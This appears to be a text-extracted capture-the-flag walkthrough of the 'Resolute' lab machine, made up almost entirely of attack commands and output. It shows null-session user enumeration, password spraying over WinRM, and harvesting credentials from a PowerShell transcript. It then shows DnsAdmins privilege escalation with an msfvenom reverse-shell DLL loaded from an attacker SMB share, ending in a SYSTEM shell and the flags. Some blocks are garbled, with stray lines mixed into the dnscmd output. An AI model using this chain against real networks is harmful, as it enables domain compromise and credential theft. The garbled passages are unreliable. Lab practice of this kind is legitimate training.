


```
root@kali:~/Masaüstü# nmap -sS -p- -T4 10.10.10.169
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-10 10:06 +03
Warning: 10.10.10.169 giving up on port because retransmission cap hit (6).
Nmap scan report for megabank.local (10.10.10.169)
Host is up (0.13s latency).
Not shown: 65492 closed ports
PORT      STATE      SERVICE
53/tcp    open      domain
88/tcp    open      kerberos-sec
135/tcp   open      msrpc
139/tcp   open      netbios-ssn
389/tcp   open      ldap
445/tcp   open      microsoft-ds
464/tcp   open      kpasswd5
593/tcp   open      http-rpc-epmap
636/tcp   open      ldapssl
1329/tcp  filtered  netdb-export
1947/tcp  filtered  sentinelarm
2270/tcp  filtered  starschool
3268/tcp  open      globalcatLDAP
3269/tcp  open      globalcatLDAPssl
5985/tcp  open      wsman
9389/tcp  open      adws
16908/tcp filtered  unknown
23235/tcp filtered  unknown
23424/tcp filtered  unknown
27113/tcp filtered  unknown
27760/tcp filtered  unknown
30355/tcp filtered  unknown
34367/tcp filtered  unknown
45459/tcp filtered  unknown
47001/tcp open      winrm
49664/tcp open      unknown
49665/tcp open      unknown
49666/tcp open      unknown
49667/tcp open      unknown
49671/tcp open      unknown
49676/tcp open      unknown
49677/tcp open      unknown
49688/tcp open      unknown
49777/tcp open      unknown
49912/tcp open      unknown
49920/tcp open      unknown
50991/tcp filtered  unknown
51111/tcp filtered  unknown
```



```
root@kali:~/Downloads/evil-winrm# ldapsearch -x -h 10.10.10.169 -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#
#
dn:
namingcontexts: DC=megabank,DC=local
namingcontexts: CN=Configuration,DC=megabank,DC=local
namingcontexts: CN=Schema,CN=Configuration,DC=megabank,DC=local
namingcontexts: DC=DomainDnsZones,DC=megabank,DC=local
namingcontexts: DC=ForestDnsZones,DC=megabank,DC=local

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

```
root@kali:~/Masaüstü# rpcclient -U "" -N 10.10.10.169 -c enumdomusers|cut -d "[" -f2|cut -d "]" -f1 > domusers.txt
```

```
root@kali:~/Masaüstü# cat domusers.txt
```

Administrator

Guest

krbtgt

DefaultAccount

ryan

marko

sunita

abigail

marcus

sally

fred

angela

felicia

gustavo

ulf

stevie

claire

paulo

steve

annette

annika

per

claudio

melanie

zach

simon

naoki



```
root@kali:~/Masaüstü# rpcclient -U "" -N 10.10.10.169
```

```
rpcclient $> help
```

```
-----
CLUSAPI
clusapi_open_cluster          bla
clusapi_get_cluster_name      bla
clusapi_get_cluster_version   bla
clusapi_get_quorum_resource   bla
clusapi_create_enum           bla
clusapi_create_enumex         bla
clusapi_open_resource         bla
clusapi_online_resource       bla
clusapi_offline_resource      bla
clusapi_get_resource_state     bla
clusapi_get_cluster_version2   bla
-----
WITNESS
GetInterfaceList
Register
UnRegister
AsyncNotify
RegisterEx
-----
FSRVP
fss_is_path_sup               Check whether a share supports shadow-copy requests
fss_get_sup_version           Get supported FSRVP version from server
fss_create_expose             Request shadow-copy creation and exposure
fss_delete                   Request shadow-copy share deletion
fss_has_shadow_copy           Check for an associated share shadow-copy
fss_get_mapping               Get shadow-copy share mapping information
fss_recovery_complete         Flag read-write snapshot as recovery complete, allowing further shadow-copy requests
-----
WINREG
winreg_enumkey                Enumerate Keys
querymultiplevalues           Query multiple values
querymultiplevalues2          Query multiple values
-----
EVENTLOG
eventlog_readlog               Read Eventlog
eventlog_numrecord            Get number of records
eventlog_oldestrecord         Get oldest record
eventlog_reportevent          Report event
eventlog_reporteventsource    Report event and source
eventlog_registerevsources    Register event source
eventlog_backuplog            Backup Eventlog File
```

```
rpcclient $> enumdomusers
```

```
user:[Administrator] rid:[0x1f4]
```

```
user:[Guest] rid:[0x1f5]
```

```
user:[krbtgt] rid:[0x1f6]
```

```
user:[DefaultAccount] rid:[0x1f7]
```

```
user:[ryan] rid:[0x451]
```

```
user:[marko] rid:[0x457]
```

```
user:[sunita] rid:[0x19c9]
```

```
user:[abigail] rid:[0x19ca]
```

```
user:[marcus] rid:[0x19cb]
```

```
user:[sally] rid:[0x19cc]
```

```
user:[fred] rid:[0x19cd]
```

```
user:[angela] rid:[0x19ce]
```

```
user:[felicia] rid:[0x19cf]
```

```
user:[gustavo] rid:[0x19d0]
```

```
user:[ulf] rid:[0x19d1]
```

```
user:[stevie] rid:[0x19d2]
```

```
user:[claire] rid:[0x19d3]
```

```
user:[paulo] rid:[0x19d4]
```

```
user:[steve] rid:[0x19d5]
```

```
user:[annette] rid:[0x19d6]
```

```
user:[annika] rid:[0x19d7]
```

```
user:[per] rid:[0x19d8]
```

```
user:[claudio] rid:[0x19d9]
```

```
user:[melanie] rid:[0x2775]
```

```
user:[zach] rid:[0x2776]
```

```
user:[simon] rid:[0x2777]
```

```
user:[naoki] rid:[0x2778]
```

```
rpcclient $>
```

```
root@kali:~/Masaüstü# rpcclient -U "" -N 10.10.10.169
```

```
rpcclient $> queryuser 0x457
```

```
User Name      : marko
Full Name      : Marko Novak
Home Drive     :
Dir Drive      :
Profile Path   :
Logon Script   :
Description    : Account created. Password set to Welcome123!
Workstations   :
Comment        :
Remote Dial    :
Logon Time     : Prş, 01 Oca 1970 02:00:00 EET
Logoff Time    : Prş, 01 Oca 1970 02:00:00 EET
Kickoff Time   : Prş, 14 Eyl 30828 05:48:05 +03
Password last set Time : Cum, 27 Eyl 2019 16:17:15 +03
Password can change Time : Cts, 28 Eyl 2019 16:17:15 +03
Password must change Time: Prş, 14 Eyl 30828 05:48:05 +03
unknown_2[0..31]...
user_rid      : 0x457
group_rid     : 0x201
acb_info      : 0x00000210
fields_present: 0x00ffffff
logon_divs     : 168
bad_password_count: 0x00000000
logon_count   : 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
```

```
root@kali:~/Masaüstü# msfconsole -q
```

```
msf5 > search winrm
```

```
Matching Modules
```

```
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/winrm/winrm_auth_methods		normal	Yes	WinRM Authentication Method Detection
1	auxiliary/scanner/winrm/winrm_cmd		normal	Yes	WinRM Command Runner
2	auxiliary/scanner/winrm/winrm_login		normal	Yes	WinRM Login Utility
3	auxiliary/scanner/winrm/winrm_wql		normal	Yes	WinRM WQL Query Runner
4	exploit/windows/winrm/winrm_script_exec	2012-11-01	manual	No	WinRM Script Exec Remote Code Execution

```
msf5 auxiliary(scanner/winrm/winrm_login) > options
```

```
Module options (auxiliary/scanner/winrm/winrm_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DOMAIN	WORKGROUP	yes	The domain to use for Windows authentication
PASSWORD	Welcome123!	no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	10.10.10.169	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	5985	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
URI	/wsman	yes	The URI of the WinRM service
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	domusers.txt	no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host



```
msf5 auxiliary(scanner/winrm/winrm_login) > run
```

```
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\Administrator:Welcome123! (Incorrect: )
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\Guest:Welcome123! (Incorrect: )
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\krbtgt:Welcome123! (Incorrect: )
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\DefaultAccount:Welcome123! (Incorrect: )
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\ryan:Welcome123! (Incorrect: )
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\marko:Welcome123! (Incorrect: )
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\sunita:Welcome123! (Incorrect: )
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\abigail:Welcome123! (Incorrect: )
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\marcus:Welcome123! (Incorrect: )
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\sally:Welcome123! (Incorrect: )
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\fred:Welcome123! (Incorrect: )
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\angela:Welcome123! (Incorrect: )
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\felicia:Welcome123! (Incorrect: )
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\gustavo:Welcome123! (Incorrect: )
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\ulf:Welcome123! (Incorrect: )
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\stevie:Welcome123! (Incorrect: )
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\claire:Welcome123! (Incorrect: )
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\paulo:Welcome123! (Incorrect: )
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\steve:Welcome123! (Incorrect: )
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\annette:Welcome123! (Incorrect: )
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\annika:Welcome123! (Incorrect: )
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\per:Welcome123! (Incorrect: )
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\claire:Welcome123! (Incorrect: )
[ + ] 10.10.10.169:5985 - Login Successful: WORKGROUP\melanie:Welcome123!
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\zach:Welcome123! (Incorrect: )
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\simon:Welcome123! (Incorrect: )
[ - ] 10.10.10.169:5985 - LOGIN FAILED: WORKGROUP\naoki:Welcome123! (Incorrect: )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
root@kali:~/Downloads/evil-winrm# ruby evil-winrm.rb -i 10.10.10.169 -u melanie -P 5985 -p Welcome123!
```

```
Evil-WinRM shell v2.0
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\melanie\Documents> cd ..
```

```
*Evil-WinRM* PS C:\Users\melanie> cd Desktop
```

```
*Evil-WinRM* PS C:\Users\melanie\Desktop> cat user.txt
```

```
0c3be45fcfe249796ccbee8d3a978540
```

```
*Evil-WinRM* PS C:\Users\melanie\Desktop>
```



\*Evil-WinRM\* PS C:\PSTranscripts\20191203> type "PowerShell\_transcript.RESOLUTE.0JuoBGhU.20191203063201.txt"

\*\*\*\*\*

Windows PowerShell transcript start

Start time: 20191203063201

Username: MEGABANK\ryan

RunAs User: MEGABANK\ryan

Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)

Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding

Process ID: 2800

PSVersion: 5.1.14393.2273

PSEdition: Desktop

PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273

BuildVersion: 10.0.14393.2273

CLRVersion: 4.0.30319.42000

WSManStackVersion: 3.0

PSRemotingProtocolVersion: 2.3

SerializationVersion: 1.1.0.1

\*\*\*\*\*

Command start time: 20191203063455

\*\*\*\*\*

PS>TerminatingError(): "System error."

>> CommandInvocation(Invoke-Expression): "Invoke-Expression"

>> ParameterBinding(Invoke-Expression): name="Command"; value="-join(\$id,'PS ',\$(whoami),'@',\$env:computername,' ',\${(gi \$pwd).Name},'> ')"

>> CommandInvocation(Out-String): "Out-String"

>> ParameterBinding(Out-String): name="Stream"; value="True"

\*\*\*\*\*

Command start time: 20191203063455

\*\*\*\*\*

PS>ParameterBinding(Out-String): name="InputObject"; value="PS megabank\ryan@RESOLUTE Documents> "

PS megabank\ryan@RESOLUTE Documents>

\*\*\*\*\*

Command start time: 20191203063515

\*\*\*\*\*

~~PS>CommandInvocation(Invoke-Expression): "Invoke-Expression"~~

>> ParameterBinding(Invoke-Expression): name="Command"; value="cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!"

if (!\$?) { if(\$LASTEXITCODE) { exit \$LASTEXITCODE } else { exit 1 } }

>> CommandInvocation(Out-String): "Out-String"

>> ParameterBinding(Out-String): name="Stream"; value="True"

\*\*\*\*\*

Windows PowerShell transcript start

Start time: 20191203063515

Username: MEGABANK\ryan

\*Evil-WinRM\* PS C:\Users\ryan\Documents> whoami /groups

GROUP INFORMATION

Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
Administrators	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
Users	Alias	S-1-5-32-554	Mandatory group, Enabled by default, Enabled group
Windows 2000 Compatible Access	Alias	S-1-5-32-580	Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users	Alias	S-1-5-32-580	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK	Well-known group	S-1-5-2	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
MEGABANK\Contractors	Group	S-1-5-21-1392959593-3013219662-3596683436-1103	Mandatory group, Enabled by default, Enabled group
MEGABANK\DnsAdmins	Alias	S-1-5-21-1392959593-3013219662-3596683436-1101	Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10	Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level	Label	S-1-16-8192	



```
root@kali:~/Downloads/impacket/examples# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.174 LPORT=9091 -f dll -o /root/Masaüstü/malicious.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes
Saved as: /root/Masaüstü/malicious.dll
```

Id	Name
0	Wildcard Target

[illegible]

```

*Evil-WinRM* [PS C:\Users\ryan\Documents> dnscmd Resolute.megabank.local /config /serverlevelplugin.dll \\10.10.14.174\ROPNOP\malicious.dll
[naoki] rid:[0x2778]
Registry property serverlevelplugin.dll successfully reset.
Command completed successfully.
rpcclient -U "" -N 10.10.10.169 -c "queryus
*Evil-WinRM* [PS C:\Users\ryan\Documents> cmd /c sc stop dns
rpcclient -U "" -N 10.10.10.169
SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 3  STOP_PENDING
        (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
*Evil-WinRM* [PS C:\Users\ryan\Documents> cmd /c sc start dns
ryan : Serv3r4Admin4cc123!
SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 2  START_PENDING
        (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x7d0
        PID                 : 1140
        FLAGS                :

```

```
[*] Started reverse TCP handler on 10.10.14.174:9091
[*] Sending stage (206403 bytes) to 10.10.10.169
[*] Meterpreter session 1 opened (10.10.14.174:9091 -> 10.10.10.169:51661) at 2019-12-11 10:51:30 +0300
```

```
meterpreter > shell
Process 2824 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

```
C:\Windows\system32>cd ..
cd ..
```

```
C:\Windows>cd ..
cd ..
```

```
C:\>cd Users
cd Users
```

```
C:\Users>cd Administrator
cd Administrator
```

```
C:\Users\Administrator>cd Desktop
cd Desktop
```

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
e1d94876a506850d0c20edb5405e619c
C:\Users\Administrator\Desktop>
```